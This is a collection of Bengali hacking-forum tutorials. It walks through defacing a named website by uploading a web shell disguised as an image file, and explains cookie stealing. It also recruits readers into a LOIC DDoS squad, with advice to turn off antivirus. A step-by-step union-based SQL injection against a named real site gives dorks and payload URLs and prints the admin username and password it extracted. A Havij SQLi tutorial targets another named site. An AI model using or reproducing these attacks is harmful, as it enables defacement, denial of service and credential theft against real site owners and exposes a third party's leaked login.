
- প্রথমে My Computer এর যান। এবার খালি জায়গায় রাইট বাটন ক্লিক করে Add a network Location এ ক্লিক করুন।

- এবার Next বাটনে ক্লিক করুন।
- আবার Next করুন।
- এবার vuln website টির লিংকটি দিন ও Next করুন। সাইট লিংক এমন হবেঃ http://www.myxixia.com/
- আবারও Next বাটনে ক্লিক করুন।
- এবার Finish বাটনে ক্লিক করুন।

- এবার Network Location Option —> website folder এ ক্লিক করুন।

- এবার নিচের লিংক থেকে shell ডাউনলোড করে নিন।

http://www.ziddu.com/download/16498227/shell.zip.html

- এবার ডাউনলোড হওয়া ফাইলটির উপর রাইট বাটন ক্লিক করে Extract এ ক্লিক করুন।

- এবার Power.asp;.jpg ফাইলটি কপি করুন।
- এবার ওয়েব ফোল্ডারে power.asp;.jpg ফাইলটি পেষ্ট করুন।

Computer
http://www.myxixia.com/
Search www.huaxint...
Organize
Favorites
Desktop
Recent Places
Downloads
Libraries
Documents
Music
New Volume (E_)
Pictures
Videos
Homegroup
Computer
Local Disk (C:)
New Volume (D:)
New Volume (E:)
CV FILE (F:)
Local Disk (G:)
www.huaxintrans.ne
Network
Name
Date modified
Type
Size
This folder is empty.
View
Sort by
Group by
Refresh
Paste
Paste shortcut
Undo Move
Ctrl+Z
Share with
New
Properties
0 items

- পেষ্ট করা শেষ।

- এবার আপনারা ব্রাউজারটি ওপেন করুন।
- তারপর আপনার ভিকটিমের সাইটের লিংকের শেষে power.asp;.jpg লিখে এন্টার দিন। যেমনঃ http://www.myxixia.com/power.asp;.jpg

এবার লিস্ট থেকে Index.asp বা যে কোনো ফাইল এডিট করে দেন তাহলেই সাইট টা ডিফেস করা হয়ে যাবে অথবা Uplode Option থেকে আপনার ডিফেস পেইজটি Uplode করে দিন File Format Html,asp যে কোন একটা রাখবেন ।

Example : http://utivf.com/bd.html

হ্যাকিং এ Cookie এর প্রয়োজনীয়তা কুকি কি ও কেন ?

আসসালামু আলাইকুম !

ইন্টারনেটের খাতিরে, কিংবা ইন্টারনেটের বদৌলতে আমরা অনেক শব্দের "কু -ব্যাবহার" করি ! কিছু উদাহরন দেই !

আগে আমি কেজি one-two তে থাকতে Pussy এর অর্থ শিখেছি খরগোশের বাচ্চা ! কিন্তু এখন ?

Ass মানে শিখেছি গাধা ! Hole মানে শিখেছি গর্ত । কিন্তু এখন 21st Centuryতে এসে দেখি Ass hole এর অর্থ "____" [নিজে ফিলাপ করেন !]

আরো কিছু শব্দ বলি ! Bluetooth, Apple (মোতায় আগে iphone আসে) ঠিক ঐ রকম একটা ওয়ার্ড Cookie ! আজ আমি Cookie নিয়ে কিছু কথা বলব !

সে দিন আমি ট্রেইনে বসেছিলাম। এক ছেলে আমাকে বলল "Have Some Cookie, mate ! " আমি চিন্তায় পড়ে গেলাম ! Cookie hijacking, Cookie stealing শুনেছি কিন্তু "Have Some Cookie" আমি আগে শুনি নাই। তারপর হঠা মনে পড়ল , অহ ! কুকি মানে তো বিস্কিট ! কুকি এর আসল অর্থ আমি জীবনের প্রথম ঐ দিনেই শুনেছি ! আমি থেঙ্ক ইউ বলে ভাবতে লাগলাম, আমাদের ব্রেইন কাজ করে কয়েক নেনো সেকেন্ডেরও কম সময়ে , সে যায়গায় আমার ব্রেইন কয়েক সেকেন্ড টাইম নিল ঐ ছেলেকে ধন্যবাদ দিতে ! বাহ ! তখনি ভাবলাম কুকি নিয়ে কিছু লেখা দরকার। বাট কুকি নিয়ে তেমন ভাল করে আমি নিজেও জানিনা । আমি নেট ঘাটতে থাকলাম ! হঠাত একটা সাইট পেলাম যেটা বেশ ভাল করে কুকি নিয়ে লিখেছে ! কিন্তু আমার ঐ টাইম নাই যে ঐ আর্টিকেলটা ট্রেন্সলেট করে পোস্ট দেই !

@Forhad ভাইকে মেসেজ দিয়ে বললাম "ভাই আমারে এই আর্টিকেলটা ট্রেন্সলেট করে দিতে পারবেন !" উনি কোন চিন্তা না করেই বললেন "ঝি পারবো, দেন !" আমি আর্টিকেলের লিঙ্কটা উনারে দিলাম ! তিনি ট্রেন্সলেট করে দিলেন ! আসলে ট্রেন্সলেট করা বড় কিছু না ! আমি তাঁরে সেলিউট যানাই এই কারনে, যে তিনি আমাকে এতো ভালবাসেন, যে তিনি আমার কথায় এত বড় আর্টিকেল মোবাইল দিয়ে কোস্ট করে একটু একটু করে সাতটা পর্বে ট্রেন্সলেট ক্রএ দিলেন ! বিষয়টা বুঝতেচেন ! মোবাইলে টিপে টিপে বাংলায় ট্রেন্সলেশন ! এম রিয়েল্লি সরি ব্রো ! এত কোস্ট দেওয়ার ইচ্ছা আমার ছিল না !

অকে তাহলে মূল কথায় আসি !

Cookie কি ? নিরাপত্তার দিক থেকে এর গুরুত্ব কি ?

Cookie অনেক সুস্বাদু, মিষ্টি এবং আমি প্রত্যেক সন্ধ্যায়ই কফির সাথে cookie খাই। দাড়ান, আপনি যদি মনে করেন এই কুকি নিয়েই আজকের টিউন তাহলে আপনি ভুল জায়গায় এসে পড়েছেন ! আজ আমি internet cookie এবং নিরাপত্তার দিক থেকে এর প্রয়োজনীয়তা সম্পর্কে আলোচনা করবো।internet cookie মিডিয়া, অনলাইন পাবলিকেশন, অথবা অন্যান্য ওয়েবসাইট দ্বারা তুলে ধরা কোনো ভয়ংকর বস্তু না। সবচেয়ে সহজভাবে বলতে গেলে একটি cookie হল একটি টেক্সট স্ট্রিং যা কোনো ওয়েব সার্ভার ইউজার এর লোকাল স্টোরেজে (হার্ডডিস্ক) সংরক্ষণ করে যোগাযোগ সহজতর করার জন্য।cookie এর অন্তর্গত সব তথ্যই name-value pair আকারে সংরক্ষিত থাকে। Internet Explorer এর মাধ্যমে ইন্টারনেট ব্যবহারকারীরা windows explorer দিয়ে খুব সহজেই তাদের cookie গুলো দেখতে পারে। cookie গুলোর location সাধারণত এইরকম :C:\Documents and Settings\User name\Local Settingsঅথবা C drive এর system32 folder এর অনুরূপ কোন directory তে থাকে। অন্যান্য ব্রাউজার গুলোর cookie সেগুলোর installation directory তে থাকে।

সেগুলোর মধ্যে কমন কিছু :

Chrome এর cookie স্টোরেজ লোকেশন :C:\Documents and Settings\\Local Settings\Application Data\Google\Chrome\User Data\Default\Cookies# Firefox এর cookie একটি text file এ সংরক্ষিত হয় যেটি সকল cookie ধারণ করে।এটি এই location এ স্টোর হয় :C:\Documents and Settings\Windows login\User name\Application Data\Mozilla\Firefox\Profiles\profile folderএকটি cookie তুলনামূলক কম ডাটা থেকে অনেক বড় আকারের ডাটা স্টোর করতে পারে। সবচেয়ে simple cookie শুধু একটি user id স্টোর করে। আবার অপেক্ষাকৃত complex cookies ~ user id~ session id ~ time for session initiation~ এবং প্রচুর পরিমাণে অন্যান্য value যেগুলোর মধ্যে ইউজার এর login data এবং অন্যান্য অনুরূপ তথ্য স্টোর করে।

Cookies নিয়ে প্রচলিত কিছু ভুল ধারণা :cookies নিয়ে একটি সাধারণ ধারণা হচ্ছে এগুলো আমাদের সিস্টেম কে ব্যবহার করতে পারে অথবা একটি এপ্লিকেশন হিসেবে কাজ করতে পারে- কিন্তু এটি সত্য নয়।আমাদের সিস্টেমে স্টোর থাকা cookies কখনোই অন্য cookies থেকে তথ্য বের করতে পারে না।ওয়েব সার্ভার এগুলো ব্যবহার করে ইউজার এর current activity status এর সাথে যোগাযোগ করার জন্যই cookies এর অবস্থান। কোনো ওয়েবসাইট শুধু সেটির দ্বারা আমাদের সিস্টেমে তৈরী করা cookies ই ব্যবহার করতে পারে।

Different types of Cookies :

প্রকৃতিগত দিক থেকে cookies ২ প্রকার :=> Session cookie.=> Persistent cookie.

#1. Session cookie : একটি session cookie ইউজার এর ব্রাউজার বন্ধ না করা পর্যন্ত স্থায়ী হয়। session cookie ইউজার এর current information ধারণ করে। যেমন - main user id.session cookie এর মেয়াদকাল খুবই স্বল্প হয় এবং ওয়েব ব্রাউজার সম্পূর্ণ বন্ধ করার সাথে সাথে শেষ হয়ে যায়।

#2. Persistent Cookie :একটি persistent cookie হচ্ছে সেই cookie যেটি ব্রাউজার বন্ধ করার পরও সিস্টেমে থেকে যায় ।persistent cookie ডিলিট করা যায় একমাত্র manually অথবা সেগুলোকে নির্দিষ্ট করে দেওয়া expiration time এ পৌঁছালে। এই cookies গুলো একবার শেষ হয়ে গেলে ইউজার কে প্রয়োজনীয় authentication এর মাধ্যমে fresh cookies জেনারেট করতে হয়।

আর কিছু টাইপের cookies !

First party cookies :

visit কৃত সাইট থেকে এই cookies জেনারেট হয়। এগুলো রিলিভেন্ট ইনফরমেশন সংরক্ষণ করে ইন্টারনেট surfing সহজ ও personalized করে।

Third Party Cookies : এই cookies গুলো সাধারণত জেনারেট হয় advertising website দ্বারা (যেমন google এর doubleclick dart cookie) এগুলো বিভিন্ন ওয়েবপেইজে ইউজারের এক্টিভিটি track করে তাদের নির্দিষ্ট বিজ্ঞাপন দেখায় ।এটি প্রাইভেসি লংঘন মনে হলেও অত্যন্ত সেনসিটিভ তথ্য track হয় না বলে এখনও গ্রহণযোগ্য।

Threats from Cookies :Malicious programs, adwares, malwares বৃদ্ধির সাথে সাথে খারাপ cookie থেকে রিস্কের আশংকাও বর্তমানে বৃদ্ধি পাচ্ছে। malicious cookies ইউজার এর অনলাইন এক্টিভিটি ট্র্যাক করতে পারে।ইউজার দ্বারা ভিজিট করা বিভিন্ন ওয়েবপেইজ ও surfing habit এর উপর ভিত্তি করে ওয়েব প্রোফাইল তৈরী করে সংরক্ষণ করতে পারে।তবে ভালো এন্টিভাইরাস ও ফায়ারওয়াল প্রোগ্রাম ব্যবহারকারীদের malicious cookie নিয়ে চিন্তার কিছু নেই কারণ এগুলো কোনো ক্ষতি সাধনের আগেই স্বয়ংক্রিয়ভাবে চিহ্নিত (flagged) হয়ে যায়।

Cookie stealing কি ?

Cookies ব্যবহৃত হয় session data স্টোর করার জন্য এবং login data ইত্যাদির মতো গুরুত্বপূর্ণ তথ্যগুলোতেও প্রবেশ করা যায় ইউজার এর system এ স্টোর করা cookies এর মাধ্যমে।

cookie stealing হচ্ছে মূলত কম্পিউটার সেশন (the session key) কে ব্যবহার করে ইউজারের সিস্টেমের ওয়েবসার্ভিস অথবা সংরক্ষিত তথ্যে প্রবেশাধিকার পাওয়া।

Methods of Cookie Stealing :

cookie stealing অনেক পদ্ধতিতে করা যায়। সেগুলোর মধ্যে কয়েকটি হলো :=> Cross Site Scripting (CSS/XSS)=> Session Key Stealing=> Using Packet Sniffing=> Session Fixing

[+] Cross Site Scripting (CSS/XSS) :

এর মাধ্যমে ভেরিফাইড সোর্স থেকে আসা হয়েছে দেখিয়ে ইউজার কম্পিউটার কে ধোঁকা দিয়ে এতে কোড রান করানো হয়। এটি হ্যাকারকে ইউজার সিস্টেমে থাকা cookie গুলোর একটি copy চুরি করার অনুমতি দেয়।

[+] Session Key Stealing :

কোনো সিস্টেমে সরাসরি প্রবেশাধিকার আছে এমন attacker ইউজার কম্পিউটার অথবা নির্দিষ্ট সার্ভারের file system এ প্রবেশ করে session key চুরি করতে পারে। যেমন আপনার পরিচিতজন, বন্ধুবান্ধব, সাইবার ক্যাফের কম্পিউটার, অথবা আপনার ল্যাপটপ, মোবাইল চোর !

[+] Using Packet Sniffing (session side jacking) :

দুইটি ভিন্ন ইনফরমেশন সিস্টেমের মধ্যবর্তী ট্রাফিক read করে session cookie চুরি করার জন্য packet sniffing পদ্ধতি ব্যবহার করা যায়।

[+] Session Fixing :

হ্যাকারের নির্দিষ্ট session id যুক্ত malicious link এ ক্লিক করানোর মাধ্যমে ইউজার এর সেশন আইডি manipulate করা হয়। যখন ইউজার লগইন করে তখনই হ্যাকার সেনসিটিভ ইনফরমেশন হাতিয়ে নিতে পারে।

ইন্টারনেটের সর্বত্রই cookie ছড়িয়ে আছে। cookie অনেক interesting একটা জিনিস. কিন্তু ঠিকমত take care না করলে এগুলো আপনার private information চুরি করতে পারে।

সবাই ভালো থাকবেন।আমার জন্য দোয়া করবেন।

Writter : Rizwan bin Sulaiman

DDos

ডিডস করতে আপনাকে হ্যাকিং জানতে হবে এমন কোন কথা নেই। যে কেও সফটওয়্যার অথবা ব্রাউজার থেকেই সরাসরি অ্যাটাক করতে পারবেন।

-ডিডস সবাই করতে পারে ঠিক। তবে একজন অ্যাটাক করার চেয়ে অনেকে একসাথে অ্যাটাক করা অনেক বেশী কার্যকর। যেখানে একজন একটা সাইট ডাউন করতে ৫ ঘণ্টা লাগে, সেখানে কয়েকজন হলে কয়েক মিনিটে ডাউন করে দেয়া সম্ভব।

একবার চিন্তা করে দেখুন তো আনোনিমাস এর মত যদি আমাদেরও একটা ডিডস স্কোয়াড থাকতো কেমন হত। আমারও খুব ইচ্ছা আমাদের নিজস্ব একটা ডিডস স্কোয়াড তৈরি করা। বাংলাদেশ-ভারত সাইবার যুদ্ধের সময় গ্রুপ ভিত্তিক কছু অ্যাটাক পরিচালিত হলেও তা সেখানেই শেষ হয়ে যায়। এরপর আর উল্লেখযোগ্য কোনও ডিডস দেখা যায়নি।

তাই আমরা কয়েকজন একটা সফল ডিডস স্কোয়াড তৈরি করার সিদ্ধান্ত নিয়েছি। তবে তা সফল করতে আপনাদের (টিউনার,পাঠক,হ্যাকার,আমজনতা) সকলের সহযোগিতা প্রয়োজন। ইদানিং দেশের হ্যাকার গ্রুপ গুলোর মধ্যে কাঁদা ছোড়া ছুড়ি লক্ষ করা যাচ্ছে। হ্যাকার ভাইদের বলছি - প্লীজ ভাই আপানারা অন্তত এই ব্যাপারটাতে একটু সহযোগিতা করুন। এখানে আমরা কোনও গ্রুপের হয়ে কাজ করব না , শুধু দেশের হয়ে কাজ করব।

অনেকেই ভাবতে পারেন পেজ পপুলার করার নতুন ফন্দি। কিন্তু বিলিভ ইট অর নট , আমরা এটা করতে চাই শুধু দেশের জন্য।

**যেভাবে যোগ দিবেনঃ-

১) প্রথমে http://sourceforge.net/projects/loic/files/loic/loic-1.0.4/loic-1.0.4-binary.zip/download এখান থেকে LOIC সফটওয়্যার ডাউনলোড করে নিন। (যতোটুকু সম্ভব LOIC ব্যাবহার করবেন। কারন ব্রাউজার থেকে অ্যাটাকের চেয়ে সফটওয়্যার ব্যাবহার করা ১০ গুন শক্তিশালী। এটাকে অ্যান্টিভাইরাস ব্লক করতে পারে। তাই ডাউনলোডের আগে অ্যান্টিভাইরাস থাকলে বন্ধ করে নিন)

২)https://www.facebook.com/1035833389775994

এই পেজে Target address এবং প্রয়োজনীয় information দেয়া হবে। (লাইক দেয়া/না দেয়া আপনার ব্যাপার। শুধু পেজে নিয়নিত চোখ রাখবেন।)

আপনাদের আশানুরুপ সারা পেলে খুব শিঘ্রই কার্যক্রম শুরু করা হবে।

[বি.দ্রঃ জঘন্য ভাষা এবং অগোছালো লেখার জন্য আমি ক্ষমা প্রার্থী)

My FB: https://www.facebook.com/100004445461825

SQL Injection Union Based

প্রথমে একটি কথা বলতে হয় আমি যথেষ্ট চেষ্টা করি খুব সহজে বুজানোর জন্য ।

এত কষ্ট করে পোস্ট লিখে আপনাদের কোন সারাশব্দ পাওয়া যায় না ।

উৎসাহ পাওয়া যায় না খুবই কষ্ট লাগে।

কোন সফটওয়্যার ছাড়া SQL INJECT করে আপনাদের ভার্নাবল সাইট লাইভ হ্যাক করা শিখাবো ।

তাহলে কথা না বারিয়ে শুরু করি ! প্রথমে SQL INJECT করার জন্য আমাদের ভার্নাবল সাইট খুজতে হবে। এর জন্য আমরা dork use করব !

inurl:index.php?id=

inurl:trainers.php?id=

inurl:buy.php?category=

inurl:article.php?ID=

inurl:play_old.php?id=

inurl:declaration_more.php?decl_id=

inurl:Pageid=

inurl:games.php?id=

inurl:page.php?file=

inurl:newsDetail.php?id=

inurl:gallery.php?id=

এই খানে কিছু dork আছে sql ভার্নাবল সাইট খুজার জন্য ! 8500 SQL dorks list

http://pastebin.com/dzknXjgP

http://pastebin.com/ayV6tNS2

প্রথম এ একটা dork নিয়ে আমরা www.google.com এ SEARCH দিব !

inurl:news-and-events.php?id=

এই dork দিয়া SEARCH দিয়ে আমি অনেক সাইট দেখলাম সেখান থেকে আমি একটা সাইট নিলাম ।যেমন :http://www.eastodissa.ac.in/news-and-events.php?id=22

ছবিঃ

http://s23.postimg.org/j6z3yjv3f/Image_000.png

প্রথমে SQL INJECT করার জন্য সাইটের ID ভেল্যু খুজতে হয় ।

এরপর আপনাকে দেখতে হবে সাইট টি injectable কিনা ।

এর জন্য আপনাকে url এর শেষে একটি ' বসাতে হবে ।

http://www.eastodissa.ac.in/news-and-events.php?id=22'

যদি ডাটাবেজের কিছু মিসিং আসে বা পেজের কিছু ইরর আসে তাহলে বুঝবেন সাইট টি injectable ।যেমন : "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "' at line 1"ছবিঃ

http://s12.postimg.org/3wp8e5g6l/Image_1.png

এখন injectable সাইটে inject করার জন্য আপনাকে প্রথমে ডাটাবেজের কলাম বের করতে হবে ।

এখানে আমাদের ভার্নাবল সাইট

http://www.eastodissa.ac.in/news-and-events.php?id=22

যাই হোক , আমাদের ডাটাবেজের কলাম বের করতে হলে +order+by+ কমান্ড দিতে হবে ।

তাহলে লিংকটি দাড়ায়

http://www.eastodissa.ac.in/news-and-events.php?id=22+order+by+

এখন + এর শেষে আপনাকে 1 থেকে শুরু করে তত পর্যন্ত চেষ্টা করতে হবে ।

এখন 1 নিয়ে দেখেন

তাহলে লিংকটি দাড়ায়

http://www.eastodissa.ac.in/news-and-events.php?id=22+order+by+1--

নাহ , তাহলে সাইটে কোনো ডাটা মিস করতেছে না ।

আবার 2 দিয়ে চেষ্টা করি

http://www.eastodissa.ac.in/news-and-events.php?id=22+order+by+2--

ছবিঃ

নাহ , এবারও ডাটা মিস করতেছে না ।

http://s9.postimg.org/l6dc23yxb/Image_2.png

এবাবে 3,4,5 করে 7 পর্যন্ত গেলাম ।

8 এ গেলে পুরো সাইট SQL ইরর দেখায় ।

(অনেক সময় দেখা যায়www.site.com/index.php?id=1 order 999– [no error]অর্থাৎ order by 999 দিলেও কোন error দেখায় না ।এক্ষেত্রে — এর পর + এবং id=1 এর পর ' sign দিতে হবে ।তাহলে সম্পূর্ণ লিঙ্কটি হবেwww.site.com/index.php?id=1' order by 999–+এবার পেজে error দেখাবে ।বাকি অংশগুলো সাধারন SQL Injection এর মতই হবে ।)

http://www.eastodissa.ac.in/news-and-events.php?id=22+order+by+8--

ছবিঃ

ইরর এরকমের হতে পারে ।

http://s16.postimg.org/89klyqsqd/Image_3.png

Could not connect to MySQL server: Unknown column ’8′ in ‘order clause’ ।

অর্থ্যাত্ এই সাইটের ডাটাবেজের কলাম 7 টি ।

এখন আমাদের দেখতে হবে এই 7 টা কলামের ভেতর ভার্নাবল কোনটি ।এর জন্য আমাদের আবার কমান্ড ব্যবহার করতে হবে ।

কমান্ড টি

+union+select+1,2,3,4,5,6,7--

তাহলে লিংক টি দাড়াবে

http://www.eastodissa.ac.in/news-and-events.php?id=-22+union+select+1,2,3,4,5,6,7--

ছবিঃ

http://s18.postimg.org/jbn2ndf6x/Image_4.png

(উল্লেখ , এখানে news-and-events.php?id= এর পর একটি – দেয়া হয়েছে)

এখন আপনি ভার্নাবল কলাম দেখতে পাবেন ।

এই সাইটের ভার্নাবল কলাম 2,3,দেখাবে ।

এখানে আমরা 2 নম্বর কলাম নিয়ে কাজ করবো ।

এখন আমরা ভার্নাবল কলামের ভার্সন বের করবো ।

এর জন্য আপনাকে আবার একটি কমান্ড ব্যবহার করতে হবে ।

এখন আগের লিংকে শুধু 2 এর জায়গায় @@versionদিতে হবে ।

তাহলে লিংক টি দাড়ায়

http://www.eastodissa.ac.in/news-and-events.php?id=-22+union+select+1,@@version,3,4,5,6,7--

ছবিঃ

এই লিংকে গেলে আমরা ভার্সন দেখতে পাবো ।

http://s21.postimg.org/s9uxrndvb/Image_5.png

এটার ভার্সন 5.1.68-community

ভার্সন 5 এর নিচে সাইট গুলো হবে না তা বাদ দিয়ে অন্যগুলো সাইট inject করতে চেষ্টা করবেন।

এখন আমরা আরেকটি কমান্ড ব্যবহার করে টেবিল বের করব।

এক্ষেত্রে ভার্নাবল কলামের বদলে group_concat(table_name) কমান্ড দিবো এবং শেষ কলামের পর

+from+information_schema.tables+where+table_schema=database()-- কমান্ড দিবো।

তাহলে লিংকটি দাড়ালো

http://www.eastodissa.ac.in/news-and-events.php?id=-22+union+select+1,group_concat(table_name),3,4,5,6,7+from+information_schema.tables+where+table_schema=database()--

লিংকে গেলে আপনি কিছু টেবিল দেখতে পাবেন

ছবিঃhttp://s12.postimg.org/s4j0a6iwd/Image_6.png

এই সাইটের টেবিল গুলো হল

est_achievement,est_admin,est_adminlog,est_companyrecord,est_facprofile,est_news,est_notice,est_onlineapplication,est_placementrecord

এখন এখান থেকে এডমিন টেবিল বের করতে হবে।

এক্ষেত্রে আপনাকে একটু বুদ্বি খাটাতে হবে। যেমন এখানে est_achievement , est_companyrecord এর এডমিন টেবিল হবে না বুঝা যায়।

একমাত্র est_admin এডমিন টেবিল মনে হয়।

ধরে নিতে না পারলে বা ভুল ধরলে সমাস্যা নেই।

কমান্ডের মাধ্যমে বের করতে হবে। এক্ষেত্রে আপনাকে ভার্নাবল সাইটের বদলে group_concat(column_name) কমান্ড দিতে হবে।

এবং শেষ কলামের পর +from information_schema.columns where table_name= এর পর আপনার ধরে নেয়া এডমিন টেবিলের CHAR রুপান্তর দিতে হবে।

এই লিংক থেকে এডঅন টি ডাউনলোড করে ইন্সটল করেন ফায়ারফক্স ব্রাউজার।

https://addons.mozilla.org/en-US/firefox/addon/hackbar/

এখন হ্যাকবার টি ওপেন করেন F9 চেপে

এবার SQL>MySQL>MySQL CHAR() ক্লিক করেন।ছবিঃ

http://s23.postimg.org/c2fx3e90r/Image_7.png

নতুন একটা বক্স আসবেন সেখানে অ্যাডমিন টেবিল টি দিয়ে ok দিন ।ছবিঃ

http://s21.postimg.org/xlsoepaev/Image_8.png

এখানে est_admin কে CHAR রুপান্তর করলে হয় CHAR(101, 115, 116, 95, 97, 100, 109, 105, 110)

তাহলে লিংকটি দাড়ায় http://www.eastodissa.ac.in/news-and-events.php?id=-22+union+select+1,group_concat(column_name),3,4,5,6,7+from+information_schema.columns+where+table_name=CHAR(101,115, 116, 95, 97, 100, 109, 105, 110)--

ছবিঃ

http://s18.postimg.org/n252z8kkp/Image_9.png

আপনি এডমিন টেবিল ধারনা না করতে পারলে আপনি = এর পর অন্যান্য টেবিলের হেক্স রুপান্তর দিয়ে চেষ্টা করবেন ।

যেহেতু আমরা বুঝেছি est_admin এডমিন টেবিল এর CHAR রুপান্তর দিয়ে লিংকে গিয়ে আমরা পেলাম কিছু এডমিন কলাম ।uid,userid,password,emailid,signature,last_login

এখন আমরা এডমিন কলাম থেকে সাইটে লগিনের জন্য ইউজারনেম আর পাসওয়ার্ড বের করবো ।এজন্য আমাদের শেষ কমান্ড ব্যবহার করতে হবে ।

এজন্য আমাদের ভার্নবল কলামের বদলে group_concat(login,0x3a,Pass,0x3a), কমান্ড দিবো ।

যেহেতু আমরা এডমিন কলামে userId পেয়েছি । তাহ login এর বদলে কমান্ডে userId লিখবো । আপনি অন্য সাইটে অন্য কিছুও পেতে পারেন ।

কলাম হিসেবে আপনাকে কমান্ড করতে হবে ।

একৈ ভাবে কমান্ডে Pass এর বদলে password ব্যবহার করতে হবে ।

এবং শেষ কলামের পর +from+est_admin-- বসাতে হবে ।

+from+ এর পর est_admin দিলাম কারন এখানে এডমিন টেবিল est_admin ।

তাহলে লিংক টি দাড়ায়

http://www.eastodissa.ac.in/news-and-events.php?id=-22+union+select+1,group_concat(userId,0x3a,password,0x3a),3,4,5,6,7+from+est_admin--

ছবিঃ

http://s16.postimg.org/w2cat8oad/Image_10.png

দেখবেন আপনি ইউজারনেম পেয়ে যাবেন ।

এখানে ইউজারমেম পাসওয়ার্ড হচ্ছে trustadmin:isti$$9!5!2013: ইউজারমেম trustadminপাসওয়ার্ড isti$$9!5!2013

এখন শেষ কাজ হচ্ছে এডমিন পেনেল বের করা ।

এর জন্য আপনাকে কোনো সফ্টওয়ার বা এডমিন ফাইন্ডার সাইট ব্যবহার করতে হবে ।

যারা মোবাইল দিয়ে হ্যাকিং করেন তারা এডমিন প্যানেল খোজার জন্য এই সাইট টি ব্যবহার করতে পারেন

-http://scan.subhashdasyam.com/admin-panel-finder.php

আর যারা পিসি তে কাজ করবেন তারা havij ব্যবহার করবেন এডমিন প্যানেল খোজার জন্য

আর MD5 হ্যাশ ভাঙতে www.md5decrypter.cu.uk/ এটি ব্যবহার করবেন ।

তারপরেও বোজতে সমস্যা হলে নিচের ভিডিও টি দেখুন
। http://www.youtube.com/watch?v=QuW_rSQ5_W0&feature=youtube_gdata_player

বিদ্রঃ পোস্টটি শুধু শিখার জন্য কার ক্ষতি করবেন না ।বাংলাদেশের কোন সাইট হ্যাক করবেন না।আপনার কোন সমস্যার জন্য লেখক ও Innominate দায়ি থাকবে না ।

Havij Tutorial

♥♥♥ Havij SQLi টিউটোরিয়াল ♥♥♥

Download .Havij 1.5 Pro http://www.mediafire.com/?s7a89dxmfwxcyij

প্রথমে Google.Com এ যান।এবার নিচের গুগল ডকটি লিখে সার্চ দিন।"inurl:php?id="

তাহলে অনেকগুলো ফলাফল দেখাবে।এখানে অনেক Dork পাবেন http://pastebin.com/DvnHxg7i

দেখুন ফলাফল দেখাচ্ছে “প্রায় 2,010,000,000টি ফলাফল(0.23 সেকেন্ড) ”এবার যে কোন একটি সাইটে প্রবেশ করুন।এছাড়াও আপনি যে কোন সাইট ধরতে পারবেন, যে সব সাইটের পর php?id= আছে। সেই সব সাইটে পারবেন। যেমনঃhttp://www.paulprescott.com/theme.php?id=10আমরা এই সাইটটিকে টার্গেট করলাম।

এবার আপনার টার্গেট করা সাইটের লিংকের শেষে দেখেন এমন একটা আছে ID=XX, এখানে XX এর জায়গায় যেকোন নং আছে। যেমন আমার এখানে আছে ID=10এবারর এই লিংকের শেষে একটা (‘) লাগান।এবার এন্টার দিন।

এবার যদি উপরের মতো Error দেখায়, তাহলে বুঝবেন যে, সাইটটিতে inject করা যাবে।এবার “Havij” টুলসটা ওপেন করুন। তাহলে নিচের মতো আসবে।

